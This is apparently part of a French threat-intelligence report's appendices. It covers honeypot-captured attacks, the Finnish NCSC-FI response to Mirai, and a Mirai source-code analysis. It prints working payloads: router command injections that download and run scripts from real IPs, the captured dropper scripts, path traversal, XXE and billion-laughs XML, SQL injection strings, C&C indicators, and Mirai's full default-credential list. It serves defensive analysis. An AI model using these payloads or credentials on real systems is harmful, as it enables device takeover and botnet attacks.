
APPENDICES

QUELQUES INFORMATIONS SUR LES HONEYPOTS 68

LE NCSC-FI FACE À MIRAI 71

ANALYSE DU CODE SOURCE DE MIRAI 73





PARTAGER CE RAPPORT

QUELQUES INFORMATIONS SUR LES HONEYPOTS

KRZYSZTOF MARCINIAK
Python Developer
Cyber Security Services

Extensions FrontPage mal configurées

Les cyber attaques par script comme celle-ci semblent découler de mauvaises configurations d'extensions FrontPage lors de la création d'un document-test :

```
> POST /_vti_bin/_vti_aut/author.dll HTTP/1.1
> Accept: auth/sicily
> Cache-Control: no-cache
> Connection: close
> Content-Length: 194
> Content-Type: application/x-vermeer-urlencoded
> Host: [redacted]
> Mime-Version: 1.0
> User-Agent: core-project/1.0
> X-Vermeer-Content-Type: application/x-vermeer-urlencoded
> method=put+document%3a4%2e0%2e2%2e4715&service%5fname=&document=%5bdocument%5fname%3dcore%2ehtml%3bmeta%5finfo%3d%5b%5d%5d&put%5foption=overwrite&comment=&keep%5fchecked%5fout=false core-project
> GET /core.html HTTP/1.0
> Connection: close
> Host: [redacted]
> User-Agent: core-project/1.0
```

Collecte de renseignements : TRACE

Les méthodes TRACE permettent, par exemple, de lire les en-têtes HTTP, pour lesquels un accès Javascript est normalement impossible.

```
> OPTIONS / HTTP/1.1
> Access-Control-Request-Method: TRACE
> Connection: close
> Host: [redacted]
> Origin: example.com
> User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
```

Exploits de routeurs destinés aux particuliers

Voici une cyber attaque qui tentait d'effectuer une injection de cmd sur hndUnblock.cgi, en profitant d'une vulnérabilité de routeur Linksys E-Series (exécution de code à distance non authentifiée) :

```
> POST /hndUnblock.cgi HTTP/1.0
> Accept: */*
> Content-Length: 396
> Content-Type: application/x-www-form-urlencoded
> Host: [redacted]
> User-Agent: Wget(linux)
>
> submit_button=&change_action=&action=&commit=&ttcp_num=2&ttcp_size=2&ttcp_ip=-h `%63%64%20%2F%74%6D%70%3B%72%6D%20%2D%66%20%6E%6D%6C%74%31%2E%73%68%3B%77%67%65%74%20%2D%4F%20%6E%6D%6C%74%31%2E%73%68%20%68%74%74%70%3A%2F%2F%33%31%2E%31%34%38%2E%32%32%30%2E%33%33%3A%38%30%2F%6E%6D%6C%74%31%2E%73%68%3B%63%68%6D%6F%64%20%2B%78%20%6E%6D%6C%74%31%2E%73%68%3B%2E%2F%6E%6D%6C%74%31-%2E%73%68`&StartEpi=
```

Et voici les données décodées :

```
bash cd /tmp;rm -f nmlt1.sh;wget -O nmlt1.sh http://31.148.220.33:80/nmlt1.sh;chmod +x nmlt1.sh;./nmlt1.sh
```

Cette commande est conçue pour télécharger et exécuter un programme MIPS sur le hardware ciblé.

D'autres utilisent une chaîne de requêtes GET :

```
> GET /%3Bchmod$IFS%27777%27$IFS%27/tmp/nmbt2.sh%27
> GET /%3Brm$IFS-f$IFS%27/tmp/nmbt2.sh%27
> GET /%3Bsh$IFS-c$IFS%27/tmp/nmbt2.sh%27
> GET /%3Bwget$IFS-O$IFS%27/tmp/nmbt2.sh%27$IFS%27 http://198.101.14.103/nmbt2.sh%27
> GET /cgi/common.cgi
> GET /stssys.htm
```

Lorsqu'elles sont décodées, voici à quoi ressemblent les données :

```
>GET /;wget$IFS-O$IFS'/tmp/nmbt2.sh'$IFS' http://198.101.14.103/nmbt2.sh'
> GET /;chmod$IFS'777'$IFS'/tmp/nmbt2.sh'
> GET /;sh$IFS-c$IFS'/tmp/nmbt2.sh'
> GET /;rm$IFS-f$IFS'/tmp/nmbt2.sh'
```

Nous sommes parvenus à obtenir le script nmbt2.sh en question :

```
#!/bin/sh
cd /tmp
rm -f .nttpd
wget -O .nttpd http://198.101.14.103/.nttpd,17-mips-be-t2
chmod +x .nttpd
./.nttpd
rm -f nmlt1.sh
wget -O nmlt1.sh http://198.101.14.103/nmlt1.sh
chmod +x nmlt1.sh
./nmlt1.sh
```

En voici un autre :

```
#!/bin/sh
cd /tmp
rm -f .nttpd
wget -O .nttpd http://198.101.14.103/.nttpd,19-mips-le-t1
chmod +x .nttpd
./.nttpd
```

Les fichiers associés à la cyber attaque évoquent un botnet P2P ciblant les routeurs des particuliers, et baptisé « TheMoon ». Vous trouverez davantage d'informations à ce sujet sur le blog Fortinet.

Voici les sommes MD5 des autres fichiers :

```
c0c1d535d5f76c5a69ad6421ff6209fb *.nttpd,17-mips-be-t2 //
not found on virustotal

11f060ffd8a87f824c1df3063560bc9e *.nttpd,19-mips-le-t1 //
https://virustotal.com/en/file/4d4d091b3befa4139b6d698cb-
7082f044b4a98a9e892ae0aef1472eecfa58caf/analysis/
```

Attaques transversales

Au cours du deuxième semestre 2016, nous avons recueilli des données concernant un certain nombre de cyber attaques transversales. Cette attaque, par exemple, utilisait les requêtes GET :

```
/base//..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c
..%c1%9c..%c1%9c/etc/passwd
Expanding `%c1%9c` to \ gives us the following:
/base//..\..\..\..\..\..\..\..\/etc/passwd
```

Voici un exemple de requête complète correspondante :

```
> GET /base//..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%
c1%9c..%c1%9c..%c1%9c/etc/passwd HTTP/1.1
> Accept: */*
> Accept-Encoding: gzip,deflate
> Cache-Control: max-age=0
> Connection: keep-alive
> Host: [redacted]
> User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) Apple
WebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Sa-
fari/537.36
```

Voici une autre méthode transversale, utilisant une URL double-slash :

```
> GET /company//%25c0%25ae%25c0%25ae%25c0%25af%25c
0%25ae%25c0%25ae%25c0%25af%25c0%25ae%25c0%25ae%25
c0%25af%25c0%25ae%25c0%25ae%25c0%25af%25c0%25ae%2
5c0%25ae%25c0%25af%25c0%25ae%25c0%25ae%25c0%25af%
25c0%25ae%25c0%25ae%25c0%25af%25c0%25ae%25c0%25ae
%25c0%25afetc/passwd HTTP/1.1
> GET /company//..%25c0%25af..%25c0%25af..%25c0%25af..%
25c0%25af..%25c0%25af..%25c0%25af..%25c0%25af..%25c0%2
5af/etc/passwd HTTP/1.1
> GET /company//..%25c0%25af..%25c0%25af..%25c0%25af..%
25c0%25af..%25c0%25af..%25c0%25af..%25c0%25af..%25c0%2
5af/windows/win.ini
> ^-- %25c0%25af -> %c0%af (%25 -> %) -> c0 af (raw) -> "/" (utf)
```

Certaines requêtes transversales utilisent aussi directement des en-têtes d'origine :

```
> Origin: %c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c
0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%a
e%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c
0%ae%c0%ae%c0%afwindows%c0%afwin.ini
> ^-- UTF: %c0%ae -> ".", %c0%af -> "/"

> Origin: ..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwin-
dows%5cwin.ini => ..\..\..\..\..\..\..\..\windows\win.ini
> Origin: ................windowswin.ini
> Origin: ../.../../../.../../../.../../../.../../../.../../../.../
.././windows/win.ini
> Origin: ../../../../../../../../../../boot.ini
> Origin: ../../../../../../../../../../windows/win.ini
> Origin: ../../../../../../../../../../windows/win.ini%00.jpg
> Origin: ../..//../..//../../..//../..//../..//../..//../..//..//
windows/win.ini
> Origin: /.\\./.\\./.\\./.\\./.\\./.\\./.\\./windows/win.ini
> Origin: WEB-INF/web.xml?
> Origin: unexisting/../../../../../../../../../../windows/win.ini./
["./" repeated 2018 times]
> ^-- total "Origin" value string length is 4096B
```

« LES CYBER ATTAQUES « BILLION LAUGHS » SONT ENCORE TRÈS COMMUNES »

Nous constatons encore aussi régulièrement des tentatives de cyber attaques transversales non-dissimulées :

```
> GET /etc/lib/pChart2/examples/index.php?Ac-
tion=View&Script=../../../../cnf/db.php HTTP/1.1
> Accept-Encoding: gzip, deflate
> Host: [redacted]
> User-Agent: HTTP_Request2/2.3.0 (http://pear.php.net/
package/http_request2) PHP/5.3.3
```

Cyber attaques d'entités externes XML

Les cyber attaques « Billion laughs » sont encore très communes. Elles sont conçues pour épuiser la mémoire de l'ordinateur de la victime à l'aide d'une bombe XML. Un exemple ici :

```
> POST //index.php/api/xmlrpc HTTP/1.1
> Accept: */*
> Accept-Encoding: gzip,deflate
> Cache-Control: max-age=0
> Connection: keep-alive
> Content-Length: 160093
> Host: [redacted]
> User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) Apple
WebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Sa-
fari/537.36
>
> <?xml version="1.0"?>
> <!DOCTYPE acunetix [
> <!ENTITY acu "['A' 150k times]">
> ]>
> <blowup> ['&acu;' 2500 times] </blowup>
```

L'exemple ci-dessus est conçu pour générer une entité XML qui alloue environ 357 G de mémoire.

Les cyber attaques d'entités externes sont également utilisées pour accéder à des fichiers autrement inaccessibles.

```
> POST //index.php/api/xmlrpc HTTP/1.1
> Accept: */*
> Accept-Encoding: gzip,deflate
> Cache-Control: max-age=0
> Connection: keep-alive
> Content-Length: 184
> Host: [redacted]
> User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) Apple WebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Safari/537.36
>
> <?xml version="1.0"?>
> <!DOCTYPE foo [
> <!ELEMENT methodName ANY >
> <!ENTITY xxe SYSTEM "file:///etc/passwd" >
> ]>
>
> <methodCall>
>   <methodName>&xxe;</methodName>
> </methodCall>
```

La cyber attaque XXE ci-dessus tente simplement de charger le fichier « passwd » depuis l'ordinateur de la victime.

Celle ci-dessous charge le contenu d'un fichier texte externe :

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT methodName ANY >
<!ENTITY xxe SYSTEM "http://testasp.vulnweb.com/t/fit.txt" >
]>

<methodCall>
  <methodName>&xxe;</methodName>
</methodCall>
```

Le contenu du fichier fit.txt ressemble à cela :

```
63c19a6da79816b21429e5bb262daed863c19a6da79816b21429e5bb262daed8
```

Nous n'avons pas de certitudes quant à l'objectif de ces cyber attaques, mais nous supposons qu'elles recherchent d'éventuelles vulnérabilités.

Nombre d'entre elles semblent provenir du scanner de vulnérabilités Acunetix.

Injection SQL

Eh oui... Même en 2017, l'injection SQL est toujours d'actualité. Voici l'une de nos récentes découvertes. Sans commentaires ...

```
> POST /index.php HTTP/1.1
> Accept: */*
> Accept-Encoding: gzip,deflate
> Cache-Control: max-age=60
> Connection: keep-alive
> Content-Length: 79
> Content-Type: application/x-www-form-urlencoded
> Host: [redacted]
> Referer: http://[redacted]/
> User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) Apple WebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Safari/537.36
> X-Requested-With: XMLHttpRequest
>
> login=Login&pass=VMBp5GNp'));%20waitfor%20delay%20'0:0:9'%20--%20&user=fhitabhv
```

...mais aussi :

```
>user=%27or%27%27%3D%27&pass=%27or%27%27%3D%27&login=Login
> ^-- user='or''='&pass='or''='

> POST /index.php HTTP/1.1
> Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
> Accept-Encoding: gzip, deflate
> Accept-Language: ar-AE,en-US;q=0.8
> Cache-Control: max-age=0
```

« MÊME EN 2017, L'INJECTION SQL EST TOUJOURS D'ACTUALITÉ. »

```
> Connection: keep-alive
> Content-Length: 33
> Content-Type: application/x-www-form-urlencoded
> Host: [redacted]
> Origin: http://[redacted]
> Referer: http://[redacted]/
> Upgrade-Insecure-Requests: 1
> User-Agent: Mozilla/5.0 (Linux; Android 6.0.1; SM-J700H Build/MMB29K; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/54.0.2840.85 Mobile Safari/537.36 [FB_IAB/FB4A;FBAV/104.0.0.17.71;]
> X-Requested-With: com.facebook.katana <-- Facebook mobile app
>
> user=admin&pass=admin&login=Login
```

APPENDICE

LE NCSC-FI FACE À MIRAI

CONTRIBUTION

PERTTU HALONEN
Expert en sécurité de l'information

JUHANI ERONEN
Expert en chef

Finnish Communication Regulatory Authority

1.1 Gestion de crise

Suite aux cyber attaques Mirai, la FICORA et le NCSC-FI ont publié une alerte rouge. Ce type d'alertes signifie que la situation appelle à des actions immédiates. Le NCSC-FI a recommandé aux utilisateurs de redémarrer leur appareil s'il est présent sur la liste des dispositifs vulnérables. Le redémarrage supprime le malware. La version anglaise de cette alerte est disponible à l'adresse suivante : https://www.viestintavirasto.fi/en/cybersecurity/alerts/2016/varoitus-2016-04.html.

En amont de cette alerte, le NCSC-FI avait conseillé aux fournisseurs d'accès internet (FAI) et aux opérateurs de télécommunications de bloquer le port TCP 7547, présentant les vulnérabilités (TR-064 et TR-069) exploitables par le code Mirai. Chez certains routeurs domestiques, ce service peut se trouver sur le port TCP 5555, mais comme ce port peut également être utilisé par des VPN et d'autres services, il n'a pas été recommandé de le bloquer. Certains FAI ont, malgré cela, bloqué ce port TCP 5555.

Bloquer le port TCP 7547 en l'attente d'un patch pour les services concernés a empêché les appareils vulnérables d'être de nouveau piratés. Dans l'ensemble, les FAI ont prévu de maintenir le blocage un mois après la publication des correctifs.

1.2 Code-source

Le NCSC-FI ne dispose pas d'exemplaire du malware détecté en Finlande. Les échanges avec les FAI laissent toutefois penser qu'il est extrêmement semblable, voire identique, à celui -ci : https://badcyber.com/new-mirai-attack-vector-bot-exploits-a-recently-discovered-router-vulnerability/.

1.3 Adresse-source

Cette variante de Mirai met en application des techniques utilisées par les vers pour s'auto-dupliquer.

Malheureusement, le blocage du trafic de balayage a rendu plus difficile la mesure de l'étendue de l'épidémie.

La NCSC-FI n'est désormais plus en capacité de surveiller le trafic Command & Control de Mirai. Voici une liste des adresses connues des serveurs C&C et serveurs de téléchargement du malware, que le NCSC-FI a pu obtenir et a transmis aux FAI le 29 novembre 2016 :

comment : Attributes have been enriched with pDNS results. Therefore correlations could be misleading.
domain : streetcarswedish[.]com (IDS)
domain : absentvodka[.]com (IDS)
domain : applecards[.]xyz (IDS)
domain : checkforupdates[.]online (IDS)
domain : csgolime[.]com (IDS)
domain : deadaliens[.]us (IDS)
domain : dyndn-web[.]com (IDS)
domain : freewebhost[.]co (IDS)
domain : gamesupply[.]org (IDS)
domain : kernelorg[.]download (IDS)
domain : ocalhost[.]host (IDS)
domain : padblast[.]net (IDS)
domain : riotrewards[.]com (IDS)
domain : sc24[.]biz (IDS)
domain : securityupdates[.]us (IDS)
domain : sillycatmouth[.]us (IDS)
domain : timeserver[.]host (IDS)
hostname : kernelorg[.]dyndn-web[.]com (IDS)
hostname : l[.]ocalhost[.]host (IDS)
hostname : mail[.]csgolime[.]com (IDS)
hostname : mail[.]riotrewards[.]com (IDS)
hostname : mta135[.]linksvirtualoffice[.]com (IDS)
hostname : netcore[.]dyndn-web[.]com (IDS)
hostname : ns1[.]deadaliens[.]us (IDS)
hostname : ns2[.]deadaliens[.]us (IDS)
hostname : ns3[.]ultrabilisim[.]net (IDS)
hostname : ns4[.]gamesupply[.]org (IDS)
hostname : ns4[.]riotrewards[.]com (IDS)
hostname : ns5[.]gamesupply[.]org (IDS)
hostname : ns5[.]riotrewards[.]com (IDS)
hostname : ntp[.]timeserver[.]host (IDS)
hostname : rep[.]securityupdates[.]us (IDS)
hostname : rss[.]myfootbalgamestoday[.]xyz (IDS)
hostname : update[.]kernelorg[.]download (IDS)
hostname : updates[.]dyndn-web[.]com (IDS)
hostname : v592[.]extramilesolearns[.]com (IDS)
hostname : www[.]csgolime[.]com (IDS)
hostname : www[.]dyndn-web[.]com (IDS)
hostname : www[.]riotrewards[.]com (IDS)
hostname : www[.]securityupdates[.]us (IDS)
hostname : www[.]sillycatmouth[.]us (IDS)
hostname : x[.]csgolime[.]com (IDS)
hostname : 2x[.]csgolime[.]com (IDS)

« IL EST DIFFICILE POUR UN UTILISATEUR DE SAVOIR SI SON APPAREIL A ÉTÉ INFECTÉ PAR LE MALWARE. »

hostname : check[.]securityupdates[.]us (IDS)
hostname : dns2[.]hc0[.]me (IDS)
hostname : horrayyy[.]dyndn-web[.]com (IDS)
hostname : its1440549032s[.]dyndn-web[.]com (IDS)
hostname : its1442030786s[.]dyndn-web[.]com (IDS)
hostname : its1462361377s[.]dyndn-web[.]com (IDS)
ip-dst : 188[.]209[.]49[.]64 (IDS)
ip-dst : 212[.]92[.]127[.]146 (IDS)
ip-dst : 5[.]8[.]65[.]124 (IDS)
ip-dst : 5[.]188[.]232[.]1 (IDS)
ip-dst : 5[.]188[.]232[.]134 (IDS)
ip-dst : 5[.]188[.]232[.]101 (IDS)
ip-dst : 6[.]5[.]65[.]13 (IDS)
ip-dst : 6[.]5[.]111[.]138 (IDS)
ip-dst : 62[.]113[.]238[.]138 (IDS)
ip-dst : 80[.]87[.]205[.]120 (IDS)
ip-dst : 89[.]34[.]104[.]230 (IDS)
ip-dst : 93[.]174[.]93[.]50 (IDS)
ip-dst : 188[.]209[.]49[.]26 (IDS)
ip-dst : 188[.]209[.]49[.]60 (IDS)

1.4 Conséquences pour les utilisateurs

Il est difficile pour un utilisateur de savoir si son appareil a été infecté par le malware. Un appareil vérolé peut utiliser la connexion internet de la victime pour des cyber attaques DDoS, sans qu'elle s'en aperçoive. Le malware a pu ralentir les appareils ou les faire planter.

Il appartient aux clients des FAI de procéder au nettoyage informatique de leurs appareils. Si nécessaire, un opérateur de télécommunications peut limiter le trafic sortant pour bloquer les communications du malware. Il a été conseillé aux utilisateurs de suivre les instructions que pouvaient leur fournir leur opérateur.

1.5 Contexte

La gestion à distance des routeurs domestiques nécessite l'utilisation de ports ouverts, ce qui crée une vulnérabilité qui peut être exploitée pour cyber pirater les appareils. Les cyber criminels profitent de cette vulnérabilité pour forcer les appareils infectés à contaminer des appareils similaires. Ensemble, les appareils piratés forment un botnet. Ces botnets peuvent servir différents objectifs, y compris lancer des cyber attaques DoS (Déni de Service). La gestion à distance des appareils piratés utilise généralement le port TCP 7547.

Le trafic de balayage dû à la récente vague d'infections a été observé pour la première fois par les capteurs du NCSC-FI le 25 novembre 2016, à 13h30 UTC. Avant cet épisode, le nombre quotidien d'appareils touchés par Mirai en Finlande était d'à peine quelques centaines. Un jour après l'épisode d'expansion massive de Mirai, ce chiffre s'élevait à 16 000.

La FICORA a estimé que les conditions légales requises pour filtrer le trafic malveillant étaient réunies. Elle a recommandé aux opérateurs (sans les y contraindre) de filtrer le trafic du port TCP 7547. Plusieurs opérateurs ont suivi cette recommandation.

1.6 Appareils vulnérables

A ce stade, les modems ADSL suivants fabriqués par Zyxel ont été identifiés comme vulnérables :

- Zyxel AMG1302-T10B, MAJ disponible
- Zyxel AMG1302-T11C, MAJ disponible
- Zyxel AMG1312-T10B, MAJ disponible
- Zyxel AMG1202-T10B (fin de vie), MAJ disponible
- Zyxel P-660HN-T1A (fin de vie)
- Zyxel P660HN-T1Av2 (fin de vie)

Il est très probable que d'autres appareils renferment la même vulnérabilité. Le fabricant Zyxel a été informé.

PERTTU HALONEN
Expert en sécurité de l'information

JUHANI ERONEN
Expert en chef

Viestintävirasto
Finnish Communications Regulatory Authority

ANALYSE DU CODE SOURCE DE MIRAI

JARKKO TURKULAINEN
Senior Researcher
Threat Intelligence
Laboratoire F-Secure

MIRAI est un code malveillant utilisé dans de récents botnets DDoS. Mirai est notamment lié à des cyber attaques visant des personnalités importantes. En septembre 2016, le site du journaliste Brian Krebs et l'hébergeur français OVH ont notamment été pris pour cibles. En octobre, a eu lieu la cyber attaque visant Dyn. Mirai est l'un des rares malware ciblant des victimes de cette envergure possédant sa propre page Wikipedia.

Le bot Mirai est écrit en langage C et cible les plateformes embarquées Linux (comme les appareils connectés). Récemment, son code source a été publié sur github. Le fichier README révèle un aperçu des raisons pour lesquelles le code a été divulgué :

Salut tout le monde,

Dès le moment où je me suis lancé dans les cyber attaques DDoS, j'ai su que je n'y resterais pas longtemps. Je me suis fait de l'argent. Il est temps de me retirer. Et je connais votre rêve de recourir à autre chose que de simples qbot.

J'ai donc une surprise pour vous. Avec Mirai, je tirais au maximum 380k bots de telnet. Mais la cyber attaque DDoS de Kreb a donné lieu à un grand nettoyage de la part des FSI. Aujourd'hui, je n'atteins au maximum que 300k bots, et la chute se poursuit.

Quel est le pouvoir de nuisance de Mirai?

Mirai tire son pouvoir de nuisance de sa méthode d'infection, et du fait que la plupart des appareils visés sont vulnérables. D'après certaines sources, plus de 500 000 caméras possédant une puce Dahua Technology seraient concernées, compte-tenu de leur utilisation des identifiants fixes root/xc3511 (voir ci-dessous).

Le nombre d'appareils vulnérables recensés connectés à internet pourrait augmenter . D'autres identifiants de ce type pourraient être publiés à l'avenir.

Le code source de Mirai

Étant un programme C, Mirai possède un important pouvoir d'adaptation. Il est possible de trouver, dans le référentiel du code source, un ensemble précompilé de binaires de bots, pour les plateformes suivantes :

./dlr/release/dlr.m68k (gamme Motorola 68000)
./dlr/release/dlr.spc (processeur Sparc)
./dlr/release/dlr.mpsl (processeur MIPS64)
./dlr/release/dlr.mips (processeur MIPS)
./dlr/release/dlr.arm7 (ARMv7)
./dlr/release/dlr.arm (ARM)
./dlr/release/dlr.sh4 (Hitachi SuperH)
./dlr/release/dlr.ppc (PowerPC)

À noter qu'il n'existe pas de compilation d'architecture basée sur x86 dans le référentiel. Mirai cible donc exclusivement les appareils connectés/embarqués. Il existe toutefois dans le script la ligne suivante :

```
i686-gcc -Os -D BOT_ARCH=\"x86\" -D X32 -Wl,--gc-sections
-fdata-sections -ffunction-sections -e __start -nostartfiles
-static main.c -o ./release/dlr.x86
```

Le U(CnC) C&C du bot repose sur le langage Go. Le répertoire du code source contient les instructions nécessaires à l'élaboration d'une infrastructure bot (CnC compris).

Méthodes de balayage

Les appareils infectés forcent des balayages IP aléatoires et tentent des accès à Telnet via une série d'identifiants pré-enregistrés. Certaines familles d'IP restent toutefois exclues :

127.0.0.0/8 - Loopback
0.0.0.0/8 - Adresse invalide
3.0.0.0/8 - General Electric
15.0.0.0/7 - Hewlett-Packard
56.0.0.0/8 - US Postal Service
6.0.0.0/8 - Department of Defense (États-Unis)
7.0.0.0/8 - Department of Defense (États-Unis)
11.0.0.0/8 - Department of Defense (États-Unis)
22.0.0.0/8 - Department of Defense (États-Unis)
26.0.0.0/8 - Department of Defense (États-Unis)
28.0.0.0/8 - Department of Defense (États-Unis)
29.0.0.0/8 - Department of Defense (États-Unis)
30.0.0.0/8 - Department of Defense (États-Unis)
33.0.0.0/8 - Department of Defense (États-Unis)
55.0.0.0/8 - Department of Defense (États-Unis)
214.0.0.0/8 - Department of Defense (États-Unis)
215.0.0.0/8 - Department of Defense (États-Unis)
10.0.0.0/8 - Réseau internet
192.168.0.0/16 - Réseau internet
172.16.0.0/14 - Réseau internet
100.64.0.0/10 - IANA NAT reservé
169.254.0.0/16 - IANA NAT reservé
198.18.0.0/15 - IANA Usage spécial
224.*.*.*+ - Multidiffusion

Scanner - Noms d'utilisateurs et mots de passe

```
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);          // root    xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);              // root    vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);              // root    admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);          // admin   admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);          // root    888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);      // root    xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);      // root    default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);  // root    juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);          // root    123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);              // root    54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                  // root    (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);  // admin   password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                  // root    root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);              // root    12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                  // user    user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                              // admin   (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                  // root    pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);  // admin   admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                  // root    1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);  // admin   smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);              // admin   1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);          // root    666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);  // root    password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                  // root    1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);          // root    klv123
add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1);  // service  service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1);          // guest   guest
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);          // guest   12345
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);          // guest   12345
add_auth_entry("\x43\x46\x4F\x4B\x4C\x13", "\x52\x43\x51\x51\x55\x4D\x50\x46", 1);  // admin1  password
add_auth_entry("\x43\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x13\x10\x11\x16", 1); // administrator 1234
add_auth_entry("\x14\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14\x14", 1);  // 666666  666666
add_auth_entry("\x1A\x1A\x1A\x1A\x1A\x1A", "\x1A\x1A\x1A\x1A\x1A\x1A", 1);  // 888888  888888
add_auth_entry("\x57\x40\x4C\x56", "\x57\x40\x4C\x56", 1);                  // ubnt    ubnt
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11\x16", 1);      // root    klv1234
add_auth_entry("\x50\x4D\x4D\x56", "\x78\x56\x47\x17\x10\x13", 1);          // root    Zte521
add_auth_entry("\x50\x4D\x4D\x56", "\x4A\x4B\x11\x17\x13\x1A", 1);          // root    hi3518
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x54\x40\x58\x46", 1);              // root    jvbzd
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x4C\x49\x4D", 4);                  // root    anko
add_auth_entry("\x50\x4D\x4D\x56", "\x58\x4E\x5A\x5A\x0C", 1);              // root    zlxx.
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x54\x4B\x58\x5A\x54", 1); // root    7ujMko0vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // root    7ujMko0admin
add_auth_entry("\x50\x4D\x4D\x56", "\x51\x5B\x51\x56\x47\x4F", 1);          // root    system
add_auth_entry("\x50\x4D\x4D\x56", "\x4B\x49\x55\x40", 1);                  // root    ikwb
